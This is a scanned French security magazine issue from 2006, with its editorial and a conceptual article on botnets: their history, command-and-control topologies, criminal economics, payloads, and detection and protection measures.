misc
Multi-System & Internet Security Cookbook

L 19018 - 27 - F: 8,00 € - RD
France Métro : 8 Eur - CH : 13,30 CHF
BEL, LUX, PORT.CONT : 9 Eur

27 Septembre Octobre 2006

100 % SÉCURITÉ INFORMATIQUE

IPv6 :
sécurité, mobilité et VPN, les nouveaux enjeux

- Les nouveautés apportées par IPv6
- Les mécanismes de transition d'IPv4 et IPv6
- Les attaques contre ou avec IPv6
- Mobilité dans IPv6
- IPv6 dans les cœurs de réseau : les approches VPN MPLS

CHAMP LIBRE

Botnets : les réseaux de machines compromises sont-ils toujours d'actualité ?

VIRUS

Les faiblesses de conception d'OpenOffice


SYSTÈME

Tâches planifiées de Windows XP : quand un mot de passe augmente le risque

Nouveautés O'Reilly !


2-84177-367-1

50 trucs et techniques pour exploiter à fond votre Debian !




2-84177-406-6

50 trucs et techniques inédits pour administrer votre Linux.




2-84177-386-8

Pour les administrateurs et les développeurs souhaitant accéder directement à l'interface du noyau.




2-84177-243-8

Un panorama complet du noyau linux pour administrateurs et développeurs.



2-84177-403-1

Exploitez et programmez votre shell grâce à ce guide de référence revu et augmenté dans sa 3e édition.



2-84177-394-9


Un guide pratique pour monter rapidement un PBX. Écrit par des acteurs de la communauté *Asterisk*.

2-84177-408-2

100 trucs et techniques pour la téléphonie via Internet.

Un guide de référence pour déployer un réseau sans fil sécurisé dans une infrastructure existante.

2-84177-364-7



2-84177-308-6

Un guide pratique pour déployer Snort et les IDS, et ainsi protéger efficacement vos réseaux des attaques.

2-84177-420-1

Scott Berkun, manager confirmé, vous livre toutes les clés d'un projet réussi.

Recevez notre nouveau catalogue

sur simple demande à info@oreilly.fr

www.oreilly.fr

Ouvrages en vente dans toutes les librairies !

L'INFORMATIQUE À LA SOURCE

O'REILLY®

O'REILLY® News

Abonnez-vous à notre e-newsletter sur www.oreilly.fr et recevez tous les mois des informations sur notre actualité.

Sommaire

Édito

L'oreille cassée

C'est marrant comme les étés passent et se ressemblent. Je ne parle pas des embouteillages qui s'apparentent d'abord à un *escalier vers le ciel* en descendant vers le sud, puis à une *autoroute vers l'enfer* quand il s'agit de remonter vers le nord. Non, non, je pense aux 0 days qui bourgeonnent, aux failles qui éclosent en cette saison : *triste mais vrai*, le 14 juillet est un *beau jour pour sortir* !

D'un côté, les éditeurs de produits de sécurité font croire que tout va bien, que les logiciels s'occupent de tout pour nous, et, qu'en plus, ça marche. Ils nous endorment, *rentre, marchand de sable*, ici *tout est blanc*. Mais le décor n'est pas si idyllique, *je suis tellement effrayé*, ce serait plutôt *peins-le en noir*.

De l'autre, les utilisateurs qui empilent avec soin les protections qu'on leur vend : pare-feu, anti-virus, {H|N}I{D|P}S, (reverse-) proxy, anti-spam... le caddy d'une famille nombreuse est moins plein un jour de rentrée des classes. Et pourtant, malgré tout cela, *le ver* parvient quand même à s'infiltrer, et pas besoin de *10000 jours*. Pourtant, quand on examine les « indicateurs de sécurité », aucun ne signale *danger, haute tension* ! Au contraire, ils se veulent tous rassurants.

Pas la peine de crier au *sabotage* ! Face aux menaces, nous n'en sommes pas encore au *stade de la résistance*. Pour le moment, les attaquants exploitent les limites des produits et les faiblesses humaines, et la défense n'est pas près de *reprendre le pouvoir*. Aux échecs, on appellerait cela des « cases faibles », et l'assiégeant aurait bien tort de ne pas chercher à en profiter.

Tentons d'apporter *une autre brique au mur*. Pour continuer avec la classique analogie des échecs, l'attaquant joue avec les blancs, et les noirs sont l'industrie de la sécurité, les utilisateurs, les administrateurs, etc. Déjà, au moins, même s'il y a des différences entre les attaquants (on ne peut pas comparer un adolescent indonésien auteur de virus à un service de renseignement par exemple), ils poursuivent un même objectif : à l'*attaque* ! Seuls les motivations et les moyens changent. La défense me semble, quant à elle, aussi unie qu'un parti politique la veille d'un référendum ou d'une élection présidentielle. Bilan, quand *ces gens-là* tentent de se mettre en bon ordre, *le temps s'épuise*, et il est souvent trop tard, c'est déjà *la fin*. Alors que le rapport de force est de *cinq contre un*, l'assaillant mène *le petit bal*.

La situation semble parfois tellement obscure qu'elle ressemble à un *trou noir supermassif*. Allez, hop, *je te jette un sort* et tous tes problèmes sont résolus. On pense bien à un éditeur (ou plus ;-) qui a tenté un tel tour de passe-passe. Hélas, ça ne marche pas, même s'*il a essayé de leur montrer la magie*.

Pour le moment, et c'est déjà pas mal, on sait plus ou moins se protéger du bruit de fond des attaques. Si on arrivait aussi à prévenir les attaques ciblées, ce serait *un autre monde*.

Une fois n'est pas coutume, je voudrais chanter les louanges des auteurs en général, et de ceux de ce dossier en particulier. Vous, lecteurs, et néanmoins public chéri mon amour, vous ne voyez que le résultat final, alors *continuez à rêver*. Les auteurs, eux, endurent mes critiques et mes exigences, voire parfois les remarques des uns et des autres, à tel point qu'ils finissent comme *les écorchés*. Entre eux et moi, c'est un peu *la belle et la bête* ou *je t'aime, moi non plus*. Alors merci à vous de faire de cette revue ce qu'elle est.

Bonne lecture, et bonne écoute pour ceux qui auront reconstitué la playlist qui se serait glissée dans l'édito.

Fred Raynal

Botnets : la « menace fantôme »... ou pas ?

Vous pensiez échapper encore longtemps aux « Botnets » en lisant MISC ? Eh bien non ! L'été est une période propice aux marronniers, MISC n'allait pas échapper à cette règle !

Rassurez-vous cependant, cet article n'a pas l'ambition de vous abrutir de technique dès votre retour de vacances. Il présente les réflexions et les élucubrations d'un consultant et d'un ingénieur Sécurité sur un sujet d'actualité. Plutôt qu'emprunter pour l'énième fois des chemins tant et mieux battus par d'autres, nous allons mettre l'accent dans cet article sur les évolutions prévisibles et les usages en devenir des botnets.

Botnets : ce mot un peu barbare fait la une et les choux gras des rubriques « sécurité » de la presse informatique généraliste et spécialisée, où il côtoie d'autres termes tout aussi exotiques, mais désormais plus connus comme *phishing*, DDoS ou *spyware*.

Les botnets sont, à juste titre, considérés comme des menaces sérieuses et pourtant, sans vouloir affoler la cyber-ménagère de moins de 50 ans, la situation pourrait être pire encore. Les générations actuelles de botnets reposent sur des technologies et des concepts vieillissants pour ne pas dire vieillots ou préhistoriques c'est-à-dire, sur Internet, tout ce qui a plus de 5 ans : communication via IRC (1988), attaques par DDoS *synflooding* (1995), expédition de *spams* ou dissémination de *malware*, etc.

Avant de poursuivre, un rapide rappel sur la terminologie employée en matière de botnets. Un *bot* est un logiciel qui permet la prise de contrôle à distance d'une machine. Par extension, on appelle indistinctement « bot », « drone » ou « zombie » une machine infectée par un tel logiciel.

Un botnet est un réseau constitué de bots. Ce réseau est contrôlé par un *botherd*, *bot herder*, *ZombieMaster*, *BotMaster* ou Jean-Kevin. Le contrôle du botnet se fait par l'intermédiaire d'un canal de contrôle et de communication également appelé « C&C ». Le décor est planté, commençons la visite.

État des lieux

Un botnet peut être défini comme un cheval de Troie distribué ou d'une manière plus générale, comme un Système Distribué Malicieux (SDM) pour reprendre une terminologie adoptée par d'autres [1] et qui nous semble bien adaptée. Nous utiliserons indifféremment ces deux termes dans la suite de cet article. L'appellation « Système Distribué » nous semble juste car techniquement, quelles différences profondes existent entre un botnet et une application comme **Seti@home** ou le projet **distributed.net**, en dehors du consentement des participants ? À titre de comparaison, rappelons que **Distributed.net** revendique une capacité de calcul de 160.000 machines et **Seti@home** près de 500.000 participants et 1 million de machines.

Il y a fort à parier – et à craindre – que les botnets dans leur ensemble dépassent de loin ces chiffres.

Un botnet actuellement, c'est un ensemble de machines esclaves contrôlées par un ou plusieurs maîtres : sa puissance de frappe repose sur le nombre d'esclaves et leur répartition géographique. La première caractéristique se comprend aisément : plus on est de fous, plus on rit. La seconde s'explique aussi facilement : si l'attaque vient de toutes parts, la parade qui consiste à diriger les flux offensifs vers un trou noir n'est plus efficace. Et on ne parle même pas de la détection...

L'intelligence de l'ensemble tient essentiellement en l'utilisation du canal de contrôle, mais la force du botnet repose bel et bien sur le nombre d'esclaves. L'attaque ou la charge utile, pour reprendre un terme emprunté au vocabulaire de la virologie, est, quant à elle, « bête et méchante » : déni de service par saturation, envoi de spams ou de virus, elle est mécanique et non coordonnée. Le(s) maître(s) se contente(nt) de donner le « Go » aux bots, éventuellement de les stopper.

Année d'apparition	Nom	Description
1993	EggDrop	Robot d'administration de canaux IRC
1999	W32. PrettyPark	1er SDM à utiliser IRC comme C&C
1999	Trin00, TFN	Outils d'attaques DoS distribuées
2000	GTBot	Bot à base de mIRC et de scripts
2002	AgoBot SDBot	Bots diffusés sous licence GPL. Pour AgoBot, premier SDM à utiliser un protocole P2P comme C&C.
2003	SpyBot	Ver IRC pour Windows
2005	Mytob	Code « hybride », malware à tout faire : bot, *mass mailing*.

Un botnet, demain, ce sera peut-être une des applications distribuées les plus utilisées à grande échelle. Il faudra pour cela que les bots non seulement obéissent à leur maître, mais sachent collaborer et se maintenir mutuellement informés de leur état. On peut ainsi imaginer comment les botherds adapteront les protocoles d'échange P2P de manière à faire de leurs esclaves autre chose que de simples brutes épaisses.

Des fonctionnalités pourraient en effet être automatisées ou optimisées, telles que la mise à jour de l'infrastructure logicielle du botnet, la sécurité de ses membres (lutte contre la désinfection ou l'infection par un bot concurrent) ou bien sa maintenance : cela consiste à s'assurer qu'à chaque instant au moins N bots sont disponibles, quitte à déclencher de nouvelles infections dès que le botnet tombe en dessous d'un seuil considéré comme critique susceptible de mettre en cause son efficacité.

Dans cette optique, un botnet peut être vu comme un ver distribué.

Guillaume Arcas – guillaume.arcas@free.fr
Xavier Mell – xaviermell@free.fr
« Oh, baby, baby, it's a wild world. » Cat Stevens/Yusuf Islam
« Pas de panique ! » D. Adams

IRC mon amour

Les botnets restent encore intimement liés à l'IRC. Il y a à cela des raisons historiques : les premiers robots logiciels sont apparus sur les serveurs IRC pour automatiser la gestion et le « nettoyage » des canaux. Dans le même mouvement, les premières attaques DDoS ont été lancées contre les serveurs IRC par des utilisateurs mécontents d'avoir été gérés et « nettoyés ».

IRC **[RFC 1459]** est un protocole **techniquement** très simple, en mode texte, facilement manipulable avec les « outils du marché » et donc à la portée du développeur même moyen. C'est surtout un protocole fonctionnellement adapté aux conversations simultanées à plusieurs. Il présentait donc toutes les caractéristiques requises pour en faire le médium idéal entre maître et esclaves.

Les premiers « bots » ne furent pourtant pas aussi malicieux que leurs descendants. EggDrop **[2]**, pour ne citer que le plus connu, paru en 1993 et toujours suivi, a ainsi été la plate-forme sur laquelle se sont construits les premiers botnets. Ironie du sort, ces botnets avaient comme fonction de protéger des canaux IRC... Les choses ont commencé à dégénérer le jour où des versions patchées d'EggDrop pour Windows sont apparues et qui masquaient la présence du processus dans le gestionnaire de tâches.

« Where there's a will there's a way, where there's money there's a will. »

Les **SDM** sous-tendent deux types d'activités « commerciales » :

- la constitution, l'administration et la location des botnets ;
- la recherche, la découverte et la revente des failles exploitables pour recruter (compromettre) de nouveaux hôtes.

On constate donc une professionnalisation réelle de l'activité qui ne sert plus seulement à arrondir les fins de mois de quelques développeurs, mais constitue de plus en plus un gagne-pain. L'activité étant pour le moins répréhensible – et pas seulement par la morale, mais de plus en plus par les lois – le rapprochement des botherds avec des groupes criminels n'est plus une simple hypothèse. Selon les estimations, un botherd peut gagner quelques milliers d'euros par mois grâce à ses activités. Quand on sait que 500 euros constituent un bon salaire dans les pays de l'Europe de l'Est pour ne citer qu'un exemple... Des revenus avoisinant les 40.000 dollars par mois sont également cités par des observateurs. Il faut bien recycler ces sommes.

Les synergies sont donc évidentes entre botherds et tous ces groupes que l'on range sous l'appellation commune de « crime organisé ». Les premiers apportent de nouvelles ressources et les seconds leurs savoir-faire en matière de blanchiment. Bref, on glisse peu à peu du cyber-hooliganisme à la cyber-criminalité. Les sites « spécialisés » dans la vente regorgent ainsi de petites annonces de ce genre :

```
Hi,
I'm selling a working bot. It's driven by the newest
PokerAcademy
bots. The code includes: reverse engineered java code from
Pokeracademy, code for playing at Eurobet (adjustable for
PartyPoker).
The reason for selling is: I don't have the bankroll for
surviving bad
beats + not enough knowledge for adjusting the parameters. If
you have
questions or some offer contact me at: bot4sale@....
```

Les acheteurs n'ont plus qu'à faire leur marché, sachant qu'il doit bien y avoir une annonce sérieuse pour 10 farfelues sinon plus (syndrome « *I wanna be a botherd* » : la facilité à monter son propre bot suscite de nombreuses vocations chez les nouveaux venus).

Anatomie d'un SDM

Un bot se décompose en trois sous-systèmes fonctionnels principaux :

- un nœud maître (master, botherd, etc.) ;
- un canal de communication (C&C, channel) ;
- x nœuds esclaves (avec X > 2 si possible).

L'ensemble fonctionne suivant un principe très présidentiel : « J'ordonne, ils exécutent. »

Parmi les fonctionnalités intrinsèques du SDM nécessaires à son fonctionnement, citons :

- la maintenance et la gestion du canal de communication ;
- la maintenance du SDM dans sa globalité : recrutement de nouveaux nœuds esclaves, mises à jour des logiciels installés sur les membres du SDM, etc.

Ironiquement, la problématique Sécurité est rarement sous-estimée : il n'est pas rare qu'un agent « nettoie » la machine hôte et en sécurise l'OS afin de ne pas se faire piquer la place par un concurrent. Cependant, il arrive également que plusieurs agents cohabitent sur une même machine. Les techniques de blindage de code et de binaire, déjà classiquement et couramment utilisées par les développeurs de virus, ainsi que l'utilisation de la cryptographie pour l'authentification des membres d'un botnet et la protection des communications font aussi partie de la panoplie standard – ou en passe de le devenir – des mesures de sécurité mises en œuvre au sein du SDM.

Les objectifs poursuivis par les détenteurs ou les contrôleurs de ces botnets sont :

- assurer l'anonymat des nœuds maîtres (les machines qui donnent les ordres) et plus encore celle des personnes physiques qui les contrôlent. Les botnets ont en effet une fâcheuse tendance à faire presque autant la une des rubriques « sécurité » que celle des rubriques « justice ». L'année 2005 a été particulièrement riche en la matière, l'événement le


plus marquant ayant sans doute été l'arrestation de trois « pirates » par la police hollandaise qui, selon cette dernière, contrôlait plusieurs centaines de milliers de machines. Autre fait marquant, l'arrestation de Jeanson James Ancheta aux États-Unis. Cet Américain de 20 ans est le « Kevin Mitnick » des botnets. Il a été condamné en février 2005 à 5 ans de prison pour avoir, sous le pseudonyme « botz4sale », utilisé un réseau de 400.000 machines infectées. Le « chiffre d'affaires » ainsi généré s'élevait à 107.000 USD.

- assurer l'efficacité et la survie du SDM, en résumé, garantir sa rentabilité. Car il est de notoriété publique que les botnets ont avant tout une fonction « économique ». La motivation profonde de leurs auteurs se calcule en espèces sonnantes et trébuchantes.

Topologie des C&C

Modèle centralisé (Fig. 1)

Figure 1 *Modèle « classique » en mode centralisé (1ère génération)*




Très simple à mettre en œuvre, ce modèle est tout aussi simple à détecter et neutraliser une fois identifiés les serveurs IRC utilisés et les canaux ouverts sur ceux-ci. La durée de vie du botnet est alors fortement limitée. Ce qui ne signifie pas pour autant qu'il ne soit pas efficace !

Modèle P2P (Fig. 2)

Le principal point faible du modèle classique est son canal de contrôle et de communication. Il suffit d'identifier les serveurs ou de bloquer le protocole IRC pour neutraliser tout ou partie du SDM. On réduit la sensibilité du SDM à la détection en adoptant un mode de communication décentralisé, très fortement inspiré des applications P2P. Le nœud maître peut choisir un esclave au hasard comme point de propagation des ordres. La propagation de ces derniers est certes ralentie par rapport à un modèle centralisé. En revanche, la découverte d'un nœud esclave peut affecter une grande partie du SDM en fonction des algorithmes de propagation choisis ou, pire encore, si la diffusion des messages au sein du SDM se fait par le biais d'une liste de ses membres détenue par chacun d'eux. Ce risque peut être mitigé si un système de nommage interne au SDM est utilisé. Dans ce dernier cas, la surcharge engendrée par l'utilisation de ce système peut rendre le SDM plus facile à détecter. Nugache a été le premier ver à adopter ce mode.

Figure 2 *Modèle P2P de type Nugache (2ème génération)*



Modèle aléatoire

Variante du modèle précédent, chaque nœud esclave ne contacte qu'un seul de ses pairs de manière aléatoire, non prédictible et si possible non reproductible. La propagation des ordres devient très lente, mais la perte d'un nœud n'a alors qu'un impact très faible sur le SDM. Des variantes hybrides empruntant à chaque modèle ses points forts sont bien sûr tout à fait envisageables.

Taille des botnets

« *small is beautiful* » : cette devise [3] est en voie d'être adoptée et adaptée au monde des botnets, dont la taille (le nombre de nœuds) tend à décroître. Plusieurs facteurs plaident pour cela :

- l'avènement du roi ADSL : le nombre de machines connectées en permanence n'a jamais été aussi grand. Conjointement à cela, la bande passante disponible pour ces machines est très alléchante. Enfin, la très grande majorité de ces machines sont administrées (ou pas…) par des particuliers. Que demander de plus ?
- une taille limitée – ce qui ne rime pas avec « capacité limitée » – réduit les risques de découverte ou de perte importante. Mieux vaut contrôler 3 botnets de 15.000 machines qu'un seul de 45.000. Et, plus cyniquement, en cas de rendez-vous forcé devant un juge, contrôler 15.000 machines peut coûter moins cher que devoir avouer en posséder 100.000.

La taille d'un botnet peut ainsi varier de quelques centaines à quelques dizaines de milliers de machines infectées, avec une moyenne autour des 1.000 machines, ce qui permet déjà de disposer d'une force de frappe conséquente dans un environnement ADSL.

Sécurité du SDM

Elle doit garantir que la compromission (découverte ou perte) d'un nœud esclave n'entraîne pas celle d'autres nœuds esclaves et encore moins celle du maître.

Il faut donc lutter contre la détection et protéger les logiciels installés sur les bots ainsi que le canal de contrôle.

Les développeurs et contrôleurs de SDM ont manifestement intégré certains concepts tirés de la lecture de l'œuvre de Sun Tzu [4]. La lutte contre le botnets peut ainsi s'apparenter à une cyber-guérilla : dispersion des forces, utilisation de petits groupes très mobiles, etc.

La dispersion est quelque part induite par la nature même du SDM : ses forces ne sont pas regroupées au même endroit et la mobilité peut être « naturellement » apportée par la nature des machines infectées : ordinateur portable ou arrêté ou non connecté.

Efficacité

Il faut également garantir qu'à chaque instant le SDM a les capacités de nuisance ou de traitement souhaitées. Cela implique que l'indisponibilité d'un nœud esclave (machine arrêtée ou déconnectée) n'affecte pas l'efficacité globale du botnet.

Il est donc nécessaire de maintenir un nombre suffisant de nœuds actifs, de recruter si nécessaire de nouveaux membres ou d'assurer une répartition géographique optimale du SDM, critère particulièrement sensible si le SDM a vocation de lancer des attaques DDoS.

Mobilité

La mobilité peut être un facteur clef de l'efficacité d'un SDM, car elle tend à diminuer la « détectabilité ».

Cette mobilité peut être de deux ordres :

- Subie : les machines qui hébergent les nœuds esclaves peuvent par nature être mobiles comme c'est le cas des ordinateurs portables. Le SDM devra alors gérer cette mobilité de manière à suivre chacun de ces membres à la trace. Il y a donc nécessité d'utiliser un système de localisation de chaque nœud du SDM.
- Voulue à des fins de protection du SDM. Dans ce cas, la meilleure solution consiste à n'utiliser des nœuds esclaves que durant un laps de temps défini, chaque membre du SDM se voit donc attribuer lors de son recrutement une durée de vie déterminée, durée qui peut s'exprimer en temps ou bien en actions (« désactiver ce nœud après l'envoi de 500 courriels » par exemple).

Charge utile

La capacité du SDM, qui conditionne son efficacité et par conséquent sa valeur monétaire se calcule en fonction de sa charge utile : nombre de hits ou de clics, capacité à saturer une bande passante ou des serveurs, nombre de messages émis, etc.

La charge utile du SDM – sa raison d'être en somme – peut varier :

- Attaques DDoS, *proxyfication* et anonymisation, envoi de courriels, propagation de virus. Cette liste non exhaustive regroupe les activités orientées réseau.
- Vol de mots de passe ou de données personnelles (de préférence bancaires), cassage de mots de passe ou de clefs de session, hébergement de données illicites sont quelques autres exemples de charges utiles.

Cette liste est loin d'être exhaustive.

Si les attaques par *synflood* ont encore le vent en poupe malgré leur âge respectable (à l'échelle de l'Internet), il y a plus redoutable encore : le déni de service par saturation de requêtes légitimes. L'effet **Geoportail.fr**. Tout aussi triviale et techniquement simple, elle présente l'avantage si l'on peut dire de rendre toute réaction délicate : les sites de jeux en ligne en savent quelque chose.

Quant au spam, le chiffre de 70% d'envois issus de botnets est parfois annoncé.

Que les sysadmins victimes de telles attaques et qui pensaient donc avoir vu le pire se le disent : ils n'ont encore rien vu !

Tout porte à croire que nous assistons pour le moment à un round d'échauffement, à une sorte de *beta-test* grandeur réelle. L'avenir – proche pour les optimistes, immédiat pour les pessimistes – nous réserve en la matière de bien mauvaises surprises : utilisation du chiffrement, attaques par requêtes légitimes, travail réellement collaboratif entre bots, voici le menu des prochaines réjouissances !

Propagation & recrutement

Il faut distinguer deux phases dans la création d'un botnet :

- une phase initiale au cours de laquelle le botherd va recruter les premières machines et construire son cœur de réseau ;
- une seconde phase au cours de laquelle les machines primo-infectées vont se charger du recrutement de nouveaux membres.

La phase initiale s'appuiera sur des mécanismes d'infection « classiques » : virus en pièce jointe de courriels, exploitation de vulnérabilité des OS des machines cibles, etc. On observe une préférence de plus en plus marquée pour les infections via navigateur web, que ce soit par le biais de virus HTML, de contrôles ActiveX malicieux ou de l'exploitation des failles du navigateur.

La seconde phase peut reproduire le schéma d'attaque primaire, mais généralement exploite directement les vulnérabilités des OS des futurs nouveaux membres. On est face alors à un comportement qui relève à la fois du virus (action nécessaire de l'utilisateur sur la machine victime) et du ver (propagation autonome après primo-infection). Les bots seraient ainsi des « verus » en quelque sorte.

À noter que certains bots fonctionnent en mode « coucou » et cherchent tout bonnement des machines déjà infectées par d'autres malwares dont ils exploitent à leur tour les fonctionnalités ou qu'ils compromettent afin de prendre leur place à la « pousse toi de là que je m'y mette ».

Cependant, l'usage fréquemment répandu est une cohabitation pacifique. Certaines machines abritent ainsi en leur sein plusieurs variantes de bots actives simultanément. Une coopération est donc parfaitement envisageable entre bots.

Quelques spécimens

D'un point de vue technique, la plupart des observateurs s'entendent à reconnaître que les logiciels sur lesquels s'appuient les SDM sont bien écrits, efficaces, en un mot : professionnels. On s'éloigne donc progressivement du stéréotype de l'adolescent rebelle ou de l'étudiant désireux de faire carrière chez un éditeur

d'antivirus et qui diffuse un code viral comme d'autres diffusent leur CV.

Les générations actuelles de botnets utilisent majoritairement les souches suivantes : AgoBot, SDBot et GTBot. Parmi les souches émergentes les plus « prometteuses » se trouvent DSNX, Q8 et Kaiten.

GTBot

Sous l'appellation GTBot (GT pour *Global Threat*) peuvent être regroupés de nombreux bots qui ont tous comme caractéristique commune d'utiliser IRC comme C&C.

Ces bots s'appuient sur le logiciel mIRC pour Windows agrémenté de scripts.

AgoBot/Phatbot/SDBot/RBot

AgoBot est apparu sur le devant de la scène en 2000. Il a rapidement donné naissance à la variante Phatbot qui se caractérise par la qualité de son code source. Agobot se compose de 301 fichiers. Le code est commenté, plutôt bien écrit et diffusé sous licence GPL.

C'est le plus connu des bots. Il doit son nom à son auteur, un jeune Allemand de 18 ans qui aura sévi moins longtemps que sa créature puisqu'il fut arrêté en mai 2004.

PhatBot a ensuite pris la relève et apporté au code original une plus grande modularité, ce qui a rendu le bot plus attractif encore.

Nous n'allons pas faire l'inventaire des fonctionnalités offertes par PhatBot dont on trouvera ici **[5]** par exemple une description détaillée.

La principale caractéristique de PhatBot est qu'il ne s'appuie pas sur IRC. Il utilise le protocole WASTE **[6]** comme C&C. Ce protocole a été conçu initialement pour sécuriser et garantir l'anonymat des communications entre chatteurs. Il utilise pour cela le chiffrement et une authentification par clefs publiques.

Il a été également conçu pour s'accommoder au mieux des pare-feu. Pour reprendre la propagande officielle, « avec au moins un membre au-delà des pare-feu ou derrière un pare-feu mais ayant un port ouvert, WASTE permet la communication et l'échange de fichiers entre tous les membres du groupe. »

On comprend dès lors l'intérêt que représente ce type de protocole pour un SDM.

La sécurité apportée ainsi au C&C est renforcée et bien meilleure que ce que procure IRC mais, en contrepartie, WASTE peut rencontrer quelques limites au-delà de 50 participants à un chat. SDBot a emboîté le pas. Ses 3.000 lignes de code C sont également diffusées sous licence GPL, ce qui n'a pas empêché les auteurs de ne pas s'appliquer sur le code. Ceci dit, il reste parmi les bots les plus utilisés. Les fonctionnalités de ce bot ne sont guère plus importantes que celles d'Agobot.

DSNX

Une fois encore, ce bot est diffusé en GPL. Sa principale caractéristique est d'être aisément personnalisable à l'aide de *plugins*. De plus, les données dites « utilisateur » sont chiffrées pour éviter tout risque en cas de compromission d'un nœud du SDM.

Q8 Bot et Kaiten

Ces deux bots sont spécifiquement destinés aux plateformes Unix et Linux. Peut-être faut-il y voir le signe de la reconnaissance de la part de marché croissante de l'OS alternatif ?

Faire Face

Que peut-on, que doit-on faire face à cette menace bien réelle ? Histoire de commencer sur un énième poncif, rappelons que la partie n'est pas équilibrée et que face aux Bots, toutes les victimes ne courent pas les mêmes risques et n'ont pas les mêmes chances.

Force est de constater que la grande majorité des bots se recrutent dans le grand public, chez les particuliers.

Les protections sont en effet moins préparées aux nouveaux risques, et l'administration – au sens : suivi des mises à jour, définition et application d'une politique de sécurité adaptée, etc. – quasi inexistante.

À l'inverse, les entreprises et les organisations présentent de moins bonnes opportunités, même si les mesures de protection ne sont pas toujours optimales.

Mais comme me le répétait souvent mon père, « mieux vaut s'attaquer à plus petit que soi, par derrière et si possible à plusieurs ».

Détection

Au-delà des moyens désormais classiques – pare-feu, antivirus – de protection, mais de plus en plus insuffisants compte tenu du caractère hétérogène de la menace, la détection fait partie des mesures qu'il est impératif de mettre en œuvre ou d'adapter dans le cadre d'une politique de défense contre les SDM.

L'objectif sera double : identifier les C&C et recenser les machines infectées.

Tous les moyens seront bons pour arriver à cela :

- analyse des trames réseau ;
- analyse des requêtes DNS ;
- analyse des logiciels installés sur chaque poste ;
- analyse des activités – réseau et locales – de chaque poste.

Le challenge qu'il faudra alors relever consiste à corréler ces traces et avant cela d'être en mesure de traiter les volumes qu'elles peuvent représenter.

Protection


Elle repose, pour quelques temps encore, sur les moyens courants que sont les pare-feu et les antivirus. Un bon filtrage réseau peut ainsi réduire le risque, notamment face aux SDM qui utilisent IRC ou des connexions entrantes pour leurs C&C. Petit bémol : proscrire l'IRC peut se comprendre dans un contexte professionnel, quid du particulier ?

Les logiciels antivirus aideront à éviter l'infection ; on enfonce une fois encore une porte ouverte. Ces deux types de mesures sont déjà heureusement courantes. Il faut aussi faire un effort sur les mises à jour, non seulement de l'OS, tâche rendue aisée par les outils fournis par les grands éditeurs, mais aussi de tout logiciel installé sur les machines.

La tâche est là beaucoup moins facile…

Abonnez-vous à misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK



soit **6 numéros de Misc** = **33 €**

1 an de sécurité informatique

~~48 €~~ France Metro

Offres de couplage possibles ! voir page 65

4 façons de vous abonner :

